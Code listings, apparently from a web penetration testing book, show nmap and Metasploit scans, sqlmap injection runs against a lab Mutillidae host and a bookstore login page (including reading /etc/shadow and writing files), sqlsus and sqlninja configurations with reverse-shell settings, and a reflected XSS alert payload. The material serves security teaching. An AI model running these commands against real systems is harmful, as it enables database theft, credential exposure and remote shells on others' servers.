Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-29 22:59 IST
Nmap scan report for 192.168.1.70
Host is up (0.00020s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol
 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.
3306/tcp open  mysql       MySQL 5.1.41-3ubuntu12.6-log
5001/tcp open  ovm-manager Oracle VM Manager
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
MAC Address: 00:0C:29:8F:CA:00 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.70     yes       The target address range or CIDR identifi
er
   RPORT    3306             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(mysql_version) > set RHOSTS 192.168.1.70
RHOSTS => 192.168.1.70
msf auxiliary(mysql_version) > run

[*] 192.168.1.70:3306 is running MySQL 5.1.41-3ubuntu12.6-log (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
```




```
root@kali-1:/home/data# sqlmap -u http://onlinebookstore.org/stock.php?id=100 --threads=2 --dbs
```




```
root@kali-1:/home/data# cat http_file1
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 I
0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=hba9jthgbslqkq70j5e8el2611; acopendivids=swingset,j
dmine; acgroupswithpersist=nada; JSESSIONID=4A3B0271028D8E39176E126A8B46D9E8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
```




```
root@kali-1:/home/data#
root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --dbs

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting at 01:00:27

[01:50:58] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/192.168.1.70
'

[*] shutting down at 01:50:58

root@kali-1:/home/data# 
```




```
root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --tables

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram
Database: getboo
[8 tables]
+----------------------------------------+
| activation                             |
| bookexportimport                       |
| bookmarkhits                           |
| captchahits                            |
| comments                               |
| configs                                |
| configs_groups                         |
| ebhints                                |
+----------------------------------------+

Database: bricks
[1 table]
```




```
root@kali2:~#
root@kali2:~# sqlmap -u "http://onlinebookstore.org/login.php" --method POST --data log
inName=admin&password=admin&submit=log+on -p "loginName" --dbs
```




```
root@kali-1:/home/data#
root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --file-read=/etc/shadow

root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --file-write=/tmp/test_file
--file-dest=/tmp/test1

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org
```




```
  ________   ________    ______    ______    ______   __
 |        \ |        \  /      \  /      \  /      \ |  \
 | $$$$$$$\| $$$$$$$\|  $$$$$$\|  $$$$$$\|  $$$$$$\| $$
 | $$__/ $$| $$__/ $$| $$  | $$| $$___\$$| $$  | $$| $$
 | $$    $$| $$    $$| $$  | $$ \$$    \ | $$  | $$| $$
 | $$$$$$$\| $$$$$$$\| $$ _| $$ _\$$$$$$\| $$ _| $$| $$
 | $$__/ $$| $$__/ $$| $$/ \ $$|  \__| $$| $$/ \ $$| $$_____
 | $$    $$| $$    $$ \$$ $$ $$ \$$    $$ \$$ $$ $$| $$     \
  \$$$$$$$  \$$$$$$$   \$$$$$$\  \$$$$$$   \$$$$$$\ \$$$$$$$$
                           \$$$              \$$$

Select from the menu:

  1) Setup HTTP Parameters
  2) Setup BBQSQL Options
  3) Export Config
  4) Import Config
  5) Run Exploit
  6) Help, Credits, and About

 99) Exit the bbqsql injection toolkit

bbqsql>
```




```
root@kali-1:/home/data#
root@kali-1:/home/data# sqlsus -g sqlsus.cnfg

                sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Configuration successfully saved to sqlsus.cnfg
root@kali-1:/home/data#
```



```
# Start of the url used for the injection
# In inband/union mode, it is generally a good idea to append "AND 0" so
# Ex : our $url_start = "http://localhost/script.php?id=1'";
our $url_start = "";

# End of the url used for the injection
# When possible, it is generally a good idea to use "#" here, so that ou
# Ex : our $url_end = "#";
our $url_end = "";

# Use POST instead of GET
our $post = 0;

# Use blind injection ?
# set it to 1 for boolean-based blind injection
# set it to 2 for time-based blind injection (requires MySQL >= 5.0.12)
our $blind = 0;
```




```
############ HTTP REQUEST ############

--httprequest_start--
POST http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=hba9jthgbslqkq70j5e8el2611; acopendivids=swingset,jotto,phpbb2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

author=bobby';__SQL2INJECT__ &view-someones-blog-php-submit-button=View+Blog+Entries
--httprequest_end--

# Local host: your IP address (for backscan and revshell modes)
lhost = 192.168.1.69

# Interface to sniff when in backscan mode
device = eth0
```




```
root@kali-1:/home# sqlninja
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
Usage: /usr/bin/sqlninja
        -m <mode> : Required. Available modes are:
            t/test - test whether the injection is working
            f/fingerprint - fingerprint user, xp_cmdshell and more
            b/bruteforce - bruteforce sa account
            e/escalation - add user to sysadmin server role
            x/resurrectxp - try to recreate xp_cmdshell
            u/upload - upload a .scr file
            s/dirshell - start a direct shell
            k/backscan - look for an open outbound port
            r/revshell - start a reverse shell
            d/dnstunnel - attempt a dns tunneled shell
            i/icmpshell - start a reverse ICMP shell
            c/sqlcmd - issue a 'blind' OS command
            m/metasploit - wrapper to Metasploit stagers
```

Chapter 6: Exploiting Clients Using XSS and CSRF Flaws




http://example.org/hello.php?name=Juned%20Ansari

Hi, Juned Ansari




http://example.org/hello.php?name=<script>alert("Pwned!!")</script>

Pwned!!

